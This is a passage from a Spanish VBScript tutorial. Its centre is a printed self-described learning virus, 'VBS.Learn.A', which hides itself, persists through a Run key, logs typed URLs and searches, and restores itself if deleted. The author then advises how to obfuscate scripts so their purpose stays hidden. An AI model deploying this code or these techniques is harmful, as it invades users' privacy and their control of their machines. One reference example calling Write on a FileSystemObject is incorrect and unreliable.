if c1=4 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Si:","Cuadro de mensaje","if variable=6 then variable2=tucodigo")
if c1=4 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste No:","Cuadro de mensaje","if variable=7 then variable2=tucodigo")
if c1=5 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Reintentar:","Cuadro de mensaje","if variable=4 then variable2=tucodigo")
if c1=5 then var1=InputBox ("Este codigo se incluye despues del anterior y sirve para establecer una funcion en el caso de que se conteste Cancelar:","Cuadro de mensaje","if variable=2 then variable2=tucodigo")
```

Este script también lo incluyo junto con el tutorial, y como podéis ver, no es nada complicado de entender. Este es un ejemplo de un uso bastante complejo del tratamiento de las cadenas. Cabe destacar también el notable uso de los bucles Do…Loop, aunque es una chorrada eso del "ok", pues lo mas normal habría sido operar con un **valor booleano**. Vemos también que no se trata de un código muy optimizado, y que pueden haber errores en él si en los InputBox ponemos comillas (fijaros bien y veréis el perque). Se concluye fácilmente pues que debió escribirlo **algún aficionado** o alguien que estaba aprendiendo. Es normal pues, sacar **este tipo de conclusiones** mirando el código: si el autor es o no novato, si intenta mejorar, si lo ha hecho rápido y corriendo, si tiene algún tipo de manía, etc.

Analicemos en último lugar detalladamente, un script realizado ya con las normas básicas de orden, tratamiento de variables, y estilo:

```
Option Explicit
On Error Resume Next
Dim Ws, Fso, F1_Texto, F1_Bucle, Nombre, Desktop, Unidad, DriveL, CaDrive, reg, Var1, Var2, Var3, X, W, N, A, P, P1, P2, P3, I, Tmp, Impresora, Buscar, Buscar1, Buscar2, Buscar3, Buscar4, Buscar5, B1, B2, B3, B4, B5, arcanex, ts, wibe, Leer, caracteres, MiCdn, c5, DelFile, Temporal, Var4, FiniteProgram
Set Ws = CreateObject("WScript.Shell")
```

```
Set Fso = CreateObject("Scripting.FileSystemObject")
Set reg = CreateObject("WScript.Shell")
Nombre = "kernl.vbs"
Temporal = "ffff299w_{17X410C8-A2X6-43X3-BW1B-F132R83M78K2}.tmp"
FiniteProgram = False
Function Encriptar(F1_Texto)
For F1_Bucle = 1 To Len(F1_Texto)
Encriptar = Encriptar & Chr(Asc(Mid(F1_Texto, F1_Bucle, 1)) Xor 5)
Next
End Function
Function Espacio(Unidad)
Set DriveL = Fso.GetDrive(Fso.GetDriveName(Fso.GetAbsolutePathName(Unidad)))
CaDrive = CaDrive & "Unidad "& DriveL.VolumeName& "("& DriveL.DriveLetter& "): "
CaDrive = CaDrive & "<Disponible: " & FormatNumber(DriveL.AvailableSpace/1024/1024, 3)-0 & "
Mbytes>"
CaDrive = CaDrive & "<Ocupado: " & FormatNumber(DriveL.TotalSize/1024/1024, 3)-
FormatNumber(DriveL.AvailableSpace/1024/1024, 3) & " Mbytes>"
Espacio = CaDrive
End Function
Set Var1 = Fso.GetSpecialFolder(0)
Fso.CopyFile ".\"&Nombre, Var1&"\"&Nombre, True
Set Var2 = Fso.GetFile(Var1&"\"&Nombre)
Var2.Attributes = 0 + 4 + 2 + 1
Ws.RegWrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Kernel",
Var1&"\"&Nombre, "REG_SZ"
Desktop =
Ws.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders\Desktop")
Set Var3 = fso.CreateTextFile(Desktop&"\Aviso.txt", True)
Var3.WriteLine("Su PC ha sido infectado por voluntad propia con un virus residente que no
provoca ningun daño y no se propaga a traves de ninguna linea de comunicación ni por medios
de memoria extraible.")
Var3.WriteBlankLines 1
Var3.WriteLine("El virus en cuestión es: VBS.Learn.A")
Var3.WriteBlankLines 1
Var3.WriteLine("Como bien indica el nombre es un virus hecho con la finalidad aprender a
combatirlos manualmente, sin ningun típo de riesgo para el usuario. El virus solo crea este
archivo cada vez que se inicia Windows y otro en el que se guardan algunos datos no personales
(como fondo de escritorio, fecha y hora de inicio de Windows...), que se actualiza
periodicamente. Este segundo archivo deberá encontrarlo usted mismo, y no será enviado por
medio del virus a nadie nunca.")
Var3.WriteBlankLines 1
Var3.WriteLine("Aun así, el autor de este virus no se hace responsable de cualquier daño que
pueda causar este virus en su PC, y recuerde que usted, y solo usted ha puesto en
funcionamiento este virus.")
Var3.WriteBlankLines 20
Var3.WriteLine("Si continua leyendo este virus no le enseñará nada porque dice como se
desactiva, solo baje si tiene problemas.")
Var3.WriteBlankLines 20
Var3.WriteLine("Si usted no ha ejecutado este virus voluntariamente porque alguien lo distribuye
malintencionadamente haga clic en ejecutar, escriba msconfig, haga clic en la pestaña de Inicio
y desactive la opción Kernl. Luego reinicie su ordenador.")
Var3.Close
X = reg.regRead ("HKEY_CURRENT_USER\Control Panel\Desktop\Wallpaper")
W = reg.regRead
("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Version")
N = reg.regRead
("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\VersionNumber")
A = reg.regRead
("HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SubVersionNumber")
P = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page")
```

```
P1 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\TypedURLs\url1")
P2 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\TypedURLs\url2")
P3 = reg.regRead ("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\TypedURLs\url3")
I = reg.regRead ("HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Version")
Impresora = reg.regRead
("HKEY_LOCAL_MACHINE\Config\0001\System\CurrentControlSet\Control\Print\Printers\Default")
Buscar = reg.regRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\MRUList")
Buscar1 = Left(Buscar, 1)
B1 = reg.regRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar1)
Buscar2=Mid(Buscar, 2, 1)
B2 = reg.regRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar2)
Buscar3=Mid(Buscar, 3, 1)
B3 = reg.regRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar3)
Buscar4=Mid(Buscar, 4, 1)
B4 = reg.regRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar4)
Buscar5=Mid(Buscar, 5, 1)
B5 = reg.regRead
("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec
MRU\"&Buscar5)
Set Var1 = Fso.GetSpecialFolder(0)
If Fso.FileExists(Var1&"\"&Nombre&".dat") = False Then
Fso.CreateTextFile Var1&"\"&Nombre&".dat", False
End If
Set arcanex = Fso.GetFile(Var1&"\"&Nombre&".dat")
Set ts = arcanex.OpenAsTextStream(8)
ts.Write "< Registro VBS.Learn.A >"&VbCrLf&"Iniciado <"&W&" "&N&" "&A&"> :
<"&Now&">"&VbCrLf&"Fondo de escritorio: <"&X&">"&VbCrLf&"Impresora predeterminada:
<"&Impresora&">"&VbCrLf&Espacio("C:")&VbCrLf&"Pagina inicial de Internet Explorer <"&I&">:
<"&P&">"&VbCrLf&"Ultimas tres paginas web
visitadas:"&VbCrLf&"<"&P1&"><"&P2&"><"&P3&">"&VbCrLf&"Ultimas cinco busquedas
realizadas en Windows:
"&VbCrLf&"<"&B1&"><"&B2&"><"&B3&"><"&B4&"><"&B5&">"&VbCrLf&VbCrLf
ts.Close
Set wibe = Fso.OpenTextFile(Var1&"\"&Nombre&".dat", 1)
Leer=wibe.ReadAll
caracteres=len(Leer)
If caracteres > 55555 Then
MiCdn = Right(Leer, 55555)
Set c5 = Fso.CreateTextFile (Var1&"\"&Nombre&".dat",True)
c5.Write MiCdn
End If
Set Var1 = Fso.GetSpecialFolder(0)
Tmp = Fso.GetTempName
Fso.CreateFolder Var1&"\System32", False
Fso.CreateFolder Var1&"\System32\Ms-Dos", False
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo", False
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo\Español", False
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo\Español\Kernl"
```

```
Fso.CreateFolder Var1&"\System32\Ms-Dos\Nucleo\Español\Kernl\Temp"
Set DelFile = Fso.CreateTextFile(Var1&"\System32\Ms-Dos\Nucleo\Español\Kernl\Temp\"&Tmp,
True)
DelFile.WriteLine "VBS.Learn.A las "&Now&" en base a "&W&" "&N&" "&A&"."
DelFile.Write "Este archivo se puede eliminar de su sistema con total seguridad."
Fso.CopyFile Var1&"\"&Nombre, Var1&"\"&Temporal
Set Var4 = Fso.GetFile(Var1&"\"&Temporal)
Var4.Attributes = 0
Do
WScript.Sleep 10 * 1000
If Fso.FileExists(Var1&"\"&Nombre) = False Then
Fso.CopyFile Var1&"\"&Temporal, Var1&"\"&Nombre
Ws.Run Var1&"\"&Nombre
FiniteProgram = True
End If
Loop Until FiniteProgram =True
```

Esto que el autor afirma que es un virus no puede ser categorizado de más que una broma inofensiva que encima te indica adecuadamente como evitar su ejecución. Vemos que más o menos este script sigue un orden: tras el **Option Explicit** declara todas las variables de carácter general, y a continuación les de valores iniciales y declara las funciones personalizadas. Luego vemos que inicia proceso de copiado de un archivo (*en este caso, suponemos que esto esta en el archivo kernl.vbs, pues es ahí donde lo encontré, y que por tanto se copia a si mismo*) a la carpeta Windows. Se pone a su copia los atributos solo lectura, sistema y oculto y manda ejecutarla cada vez que se inicia Windows. Luego busca cual es la dirección actual del Escritorio y crea en él un archivo con instrucciones de eliminación. A continuación reúne datos sin importancia (más que nada versiones y modelos de hardware y software que obtiene del registro) y los anexa en un archivo de máximo 55555 caracteres en la carpeta Windows (kernl.vbs.dat). Luego se hace una copia de si en un directorio inventado (con poca imaginación) avisando de que se puede borrar sin problemas, y crea un bucle que cada 10 segundos comprueba si aún existe el kernl.vbs en la carpeta Windows, y si no lo restituye con la copia que ha hecho en el directorio inventado.

Si te fijas, no es difícil saber que hace o deja de hacer un script, y más si realmente esta bien creado (ordenado y correcto). Si nuestra intención es ocultar lo que hace un script tenemos varias salidas, de entre las cuales, destaco el uso de tres algoritmos: El primero será el cambio de nombre en las variables del script por cosas complicadas. El segundo poner todos los argumentos de las funciones (todo aquello que en el Script va entre comillas), mediante una sucesión de la función Chr(). Y el tercero, una falsificación de las líneas mediante el operador "_", presente en Visual Basic Script. También se pueden complicar las operaciones matemáticas (en vez de 2 poner 5-3+(7*2)-14 o más dificiles). Esto manualmente es mucho trabajo, así que puedes usar programas especializados como **CryptoVBS** para codificarlos y ocultarlos. Por otro lado, creo que el ver ejemplos como estos ayudan mucho en lo que a comprensión se refiere, y estaría bien intentar crear algo parecido para **practicar**.

Bueno, y para acabar esta sección, como colofón final, el siguiente script, del que podeis sacar mucho, realmente muchisimo:


```
Set v = CreateObject("WMPlayer.OCX.7")
Set var = v.cdromCollection
i=0
do
var.Item(i).eject()
```

```
i=i+1
loop until i>=var.count
```

Si, es otro objeto, presente desde la versión 7 del **Media Player** que en este ejemplo juega con… Si…Las unidades de CD. Con un poco de interés, y lo explicado de colecciones y estructuras, con esto podréis sacar, al menos, como manipular para abrir cualquier unidad de CD.

Programación en Visual Basic Script: Uso de las Referencias

Para continuar aprendiendo a partir de ahora, o bien recordar contenido de forma fácil y rápida, una vez se tiene práctica es necesario empezar a acudir a las referencias, en vez de a tutoriales, para aprender ya la forma técnica y real del lenguaje. Para aprender esto, lo más adecuados es mostrar ejemplos de referencias y enseñar a interpretarlas adecuadamente. Veamos pues, varios ejemplos de referencias, empezando por uno más sencillo para introducir las claves de interpretación básicas:



Visual Basic Scripting Edition

Función Len

Devuelve el número de caracteres de una cadena o el número de bytes necesarios para almacenar una variable.

Len(*cadena* | *variable*)

Argumentos

cadena
Cualquier expresión de cadena válida. Si *cadena* contiene Null, se devuelve **Null**.

variable
Cualquier nombre de variable válido. Si *variable* contiene **Null**, se devuelve **Null**.

Observaciones

El siguiente ejemplo utiliza la función **Len** para devolver el número de caracteres de una cadena:

```
Dim MiCadena
MiCadena = Len("VBSCRIPT") ' MiCadena contiene 8.
```

Nota La función **LenB** se utiliza con datos de tipo byte contenidos en una cadena. En lugar de devolver el número de caracteres de una cadena, **LenB** devuelve el número de bytes utilizados para representar dicha cadena.

Requisitos

Versión 1

Consulte también

Función InStr

Build: Versión de tema 5.6.9309.1546

Bien, como podemos observar en primer lugar aparece el titulo de la función, que en este caso es la función Len, que como bien explica a continuación, devuelve el número de caracteres de una cadena o el numero de bytes necesarios para almacenar una variable (es decir, el numero de caracteres, valga la redundancia). A continuación vemos lo importantes: *Len(cadena | variable).* Esto nos quiere decir varias cosas:

- La forma de la función **es** *Len(argumentos)* y no otra.
- Tiene solo **un** argumento pues **no hay comas** que separen nada.
- Que el valor del único argumento puede ser una **cadena** del tipo *Len("Hola").*
- Que el valor del único argumento también puede ser una **variable**.

A continuación especifica sobre los argumentos y da una observación (generalmente uno o varios ejemplos). Finalmente la versión necesaria para ejecutar el comando (hoy en día todo el mundo tiene la **5.6**, así que no hay problema) y las funciones relacionadas.

Como vemos, no es tan difícil de entender. Pongamos ahora un ejemplo un poco más complejo, sacado de una referencia diferente, para explicar otro tipo de datos que se muestran en ella:

Visual Basic Scripting Edition Referencia del lengua

Función Round

Devuelve un número redondeado a un número especificado de lugares decimales.

Round(*expresión*[, *lugaresdecimales*]**)**

Argumentos

expresión

Requerido. Expresión numérica que se redondea.

lugaresdecimales

Opcional. Número que indica cuántos lugares a la derecha del decimal se incluyen en el redondeo. Si se omite, la función **Round** devuelve números enteros.

Comentarios

El siguiente ejemplo utiliza la función **Round** para redondear un número a dos lugares decimales:

```
Dim MiVar, pi
pi = 3,14159
MiVar = Round(pi, 2) ' MiVar contiene 3,14.
```

Requisitos

Versión 2

Consulte también

Funciones Int, Fix

Vemos que en este caso se trata de la función Round, que devuelve el número redondeado con un número concreto de decimales (según la explicación de la función). Luego vemos que pone *Round(expresión [, lugardecimales])*. Esto significa que la función se llama Round, que tiene **dos** argumentos y que el **segundo es omisible** ya que está entre **corchetes**. A continuación nos lo explica, podemos usar la función de las siguientes maneras pues:

- ≅ Round(5)
- ≅ Variable = 5 : Round(Variable)

- ≅ Round(5,4)

- ≅ Variable = 5: Round(Variable,4)

- ≅ Variable = 4: Round(5,Variable)
- ≅ Var1 = 5: Var2 = 4 : Round(Var1,Var2)

Y bien poniendo en los argumentos sumas y demás (ej. Round(5+3/2)). Esto es así porque los argumentos son dos números (o dos variables numéricas), y el segundo puede o no puede estar ya que **es omisible** (en cuya caso la función como dice la descripción devuelve números enteros). Luego, como la mayoría de veces, un ejemplo, la versión y funciones relacionadas.

Más o menos, en cuanto a funciones esta la cosa bastante clara, aún así veamos otro ejemplo más antes de pasar a otro tipo de información que dan las referencias:

Biblioteca de tiempo de ejecución de Scripting

Método DeleteFile

Elimina un archivo especificado.

```
objeto.DeleteFile( especificaciondearchivo[, forzar] );
```

Argumentos

objeto
Requerido. Siempre debe ser el nombre de un objeto **FileSystemObject**.

especificaciondearchivo
Requerido. El nombre del archivo que desea eliminar. La cadena del argumento *especificaciondearchivo* puede contener caracteres comodín en el último componente de ruta.

forzar
Opcional. Valor de tipo Boolean que es igual a **true** si va a eliminar archivos que tienen establecido el atributo de sólo lectura; y es igual a **false** (predeterminado) en caso contrario.

Comentarios

Se produce un error si no se encuentran archivos coincidentes. El método **DeleteFile** se detiene en el primer error que encuentra. No se intentan deshacer los cambios realizados antes de que se produjera el error.

El siguiente ejemplo muestra el uso del método **DeleteFile**.

```
[JScript]
function EliminarArchivo(especificacionDeArchivo)
{
   var fso;
   fso = new ActiveXObject("Scripting.FileSystemObject");
   fso.DeleteFile(especificacionDeArchivo);
}
[VBScript]
Sub EliminarArchivo(especificacionDeArchivo)
   Dim fso
   Set fso = CreateObject("Scripting.FileSystemObject")
   fso.EliminarArchivo(especificacionDeArchivo)
End Sub
```


Consulte también

Método CopyFile | Método CreateTextFile | Método Delete | Método DeleteFolder | Método MoveFile
Se aplica a: Objeto FileSystemObject

© 2001 Microsoft Corporation. Reservados todos los derechos.
Build: Versión de tema 5.6.9309.1546

Vamos directamente a lo que nos importa: *objeto.DeleteFile(especificación [,forzar]),* pues es lo que cabe destacar de aquí. Podemos ver que es la función DeleteFile, que tiene dos argumentos y que uno de ellos es omisible, y que **depende de un objeto**. A continuación, en Argumentos especifica en primer lugar el objeto en cuestión del que se trata; luego especifica los valores de los dos argumentos (cadena y booleano, o en su defecto dos variables) y que como hemos deducido, el segundo es omisible (en cuyo caso será false). Vemos pues una pequeña diferencia en cuanto **a objetos** se trata. Además, el ejemplo vemos que no solo está en VBScript, sino en JScript también ya que se trata de un objeto que puede ser usado en **ambos lenguajes**. Tan solo debemos

pues fijarnos en lo que nos interesa. Pero esto de los objetos no acaba aquí, si vamos a la **función Write** nos encontramos con esto:



Biblioteca de tiempo de ejecución de Scripting

Método Write

Escribe una cadena especificada en un archivo **TextStream**.

```
objeto.Write(cadena)
```

Argumentos

objeto
Requerido. Siempre es el nombre de un objeto **TextStream**.

cadena
Requerido. El texto que desea escribir en el archivo.

Entendemos básicamente que quiere decir todo, pero no recuerdo haberos enseñado ningún objeto llamado **TextStream** para manipular archivos. Lo normal en ver la referencia, visto el ejemplo anterior sería en pensar en escribir:

Set Txt = CreateObject("Scripting.TextStream")
Txt.Write("Hola")

Pero como muy bien sabemos esta función no se usa así, ni por supuesto conseguiréis nada creando ese objeto pues no existe como tal. Para ver que es lo que pasa aquí tenemos que buscar en la referencia el objeto TextStream, encontrándonos con algo así:

Biblioteca de tiempo de ejecución de Scripting

Objeto TextStream

Permite el acceso secuencial a un archivo.

```
TextStream.{propiedad  | método( )}
```

Los argumentos *propiedad* y *método* pueden ser cualquiera de las propiedades y métodos asociados con el objeto **TextStream**. Advierta que en el uso habitual, **TextStream** se reemplaza por una variable marcador que representa el objeto **TextStream** devuelto desde el objeto **FileSystemObject**.

Comentarios

En el código siguiente, a es el objeto **TextStream** devuelto por el método **CreateTextFile** del objeto **FileSystemObject**:

[JScript]
```
var fso = new ActiveXObject("Scripting.FileSystemObject");
var a = fso.CreateTextFile("c:\\testfile.txt", true); a.WriteLine("Esto es una prueba.");
a.Close();
```

[VBScript]
```
Dim fso, MiArchivo
Set fso = CreateObject("Scripting.FileSystemObject")
Set MiArchivo= fso.CreateTextFile("c:\archivoPrueba.txt", True)
MiArchivo.WriteLine("Esta es una prueba.")
MiArchivo.Close
```

WriteLine y **Close** son dos métodos del objeto **TextStream**.

Métodos

Método Close | Método Read | Método ReadAll | Método ReadLine | Método Skip | Método SkipLine | Método Write | Método WriteBlankLines | Método WriteLine

Propiedades

Propiedad AtEndOfLine | Propiedad AtEndOfStream | Propiedad Column | Propiedad Line

Consulte también

Objeto Dictionary | Objeto FileSystemObject


Bien, si lo entendemos creo que queda claro ya lo que pasa (y si no el ejemplo muestra como hacerlo): *TextStream.(o una propiedad o un metodo)* es lo que encontramos en el recuadro, y la descripción dice: TextStream se reemplaza por una variable marcador que

representa al objeto devuelto desde un objeto FileSystemObject. En otras palabras, que TextStream es el nombre generico de la estructura que mencioné al explicar esta función que nos permite escribir y leer en un archivo. Si seguimos las instrucciones hariamos algo así:

Set fso = CreateObject("Scripting.FileSystemObject")
fso.Write("Hola") 'Reemplazamos TextStream por la variable que tiene el fso, y usamos el método Write.

Queda ya más claro ¿No? Lo que podemos poner después de **fso.** es una propiedad o un método, de entre todos los que tenemos listados justo abajo (si hacemos clic nos dirá como usar cada uno de ellos). Bueno, esto es lo más extravagante que podáis encontrar; si hay alguna otra dificultad, con mirar a los ejemplos y un par de pruebas, estoy seguro que a estas alturas lo sabréis sacar ya sin problemas.

Pongamos un último ejemplo, esta vez de una sentencia, para ver un poco los cambios y afirmar ya lo visto, si que queden dudas:



Visual Basic Scripting Edition

Instrucción For...Next

Repite un grupo de instrucciones un número de veces especificado.

```
For contador = inicio To fin [Step paso]
    [instrucciones]
    [Exit For]
    [instrucciones]
Next
```

Argumentos

contador
Variable numérica utilizada como contador de bucle. La variable no puede ser un elemento de matriz ni un elemento de tipo definido por el usuario.

inicio
Valor inicial de *contador*.

fin
Valor final de *contador*.

paso
El número de *contador* se cambia cada vez a lo largo del bucle. Si no se especifica, el valor predeterminado de *paso* es uno.

instrucciones
Una o varias instrucciones entre **For** y **Next** que se ejecutan el número de veces especificado.

Comentarios

El argumento *paso* puede ser positivo o negativo. El valor del argumento *paso* determina el procedimiento de bucle de la forma siguiente:

Valor	El bucle se ejecuta si
Positivo o 0	contador <= fin
Negativo	contador >= fin

Una vez que se inicia el bucle y que se han ejecutado todas las instrucciones en el bucle, se agrega *paso* a *contador*. En este punto, o bien las instrucciones del bucle se ejecutan de nuevo (según la misma prueba que hizo que el bucle se ejecutara inicialmente), o se sale del bucle y la ejecución continúa con la instrucción que sigue a **Next**.

Nota Cambiar el valor de *contador* mientras está dentro de un bucle puede dificultar la lectura y la depuración de su código.

Exit For sólo se puede utilizar dentro de una estructura de control **For Each...Next** o **For...Next** para proporcionar una forma alternativa de salida. Se puede ubicar cualquier número de declaraciones **Exit For** en cualquier lugar del bucle. A menudo, **Exit For** se utiliza con la evaluación de alguna condición (por ejemplo, **If...Then**) y transfiere el control a la instrucción que aparece inmediatamente después de **Next**.

Puede anidar bucles **For...Next** si ubica un bucle **For...Next** dentro de otro. Déle a cada bucle un nombre de variable único como *contador*. La siguiente estructura es correcta:

Si te fijas, no hay mucho que explicar de este último ejemplo, tan solo destacar que en vez de argumentos, aquí pueden ser **omitidos partes de la sentencia**; y que en este caso, en los Comentarios, se **explica detalladamente** el funcionamiento de la misma.

Programación en Visual Basic Script: Notas Finales

Bueno, para acabar este tutorial de Visual Basic Script, recordar en primer lugar los puntos básicos para conseguir un dominio avanzado de Visual Basic Script:

- **Conocer diversas funciones y usos alternativos posibles con ejemplos.**
- **Conocer la forma de trabajar con referencias del lenguaje.**
- Repasar con las referencias todo lo visto hasta ahora.
- Aprender con las referencias nuevas estructuras y funciones análogas.
- Aprender mediante las referencias otros objetos.
- Practicar, practicar y practicar mucho…

Los puntos primero y segundo básicamente están ya hechos aquí, aunque podréis encontrar por Internet si buscáis con ahínco muchas otras formas de usar Visual Basic Script; ya que como dice el dicho: *Si se puede imaginar, se puede programar*. El tercero y cuarto es cuestión de que con paciencia, repaséis ya de forma "legal" todas las funciones vistas hasta la fecha, y aprendáis cosas nuevas, como las sentencias *Case* y *Sub*, o las funciones de los objetos para redes, etc. Sobre el quinto punto, sería importante **buscar información** sobre básicamente los siguientes objetos:

- Excel.Application
- Word.Application
- Access.Application
- Outlook.Application
- ADOB.Stream
- MSWinsock.Winsock *(Funcionamiento completo para VB6)*
- ADODB.connection *(Posiblemente solo en VBScript para ASP)*
- Microsoft.XmlHttp

Con esto podréis desde realizar todo lo que las aplicaciones ofimáticas son capaces de hacer, hasta manejar casi todos los protocolos de Internet y las Bases de Datos (incluida la SQL). Por supuesto que hay más muy interesantes y algunos que ofrecen empresas, pero estos son los genéricos más usados.

Pos otro lado, el Visual Basic Script **no se limita solo** a los archivos "*.**vbs**"; sino que puede ser usado integro en **páginas html, y en páginas ASP**. Me explico: si tu en una

página web, escribes las etiquetas *<Script language="VBScript"></Script>* Puedes colocar entre ellas código VBScript que cumpla con las siguientes peculiaridades:

- No debe llamar a ningún objeto o ActiveX.
- No debe usar ningún objeto o ActiveX.
- Se tratarán de funciones simples vistas en el primer tutorial.
- Existen nuevas funciones específicas para esta versión de VBScript.
- Solo funciona en la gama Internet Explorer (no Mozilla, Opera, etc)

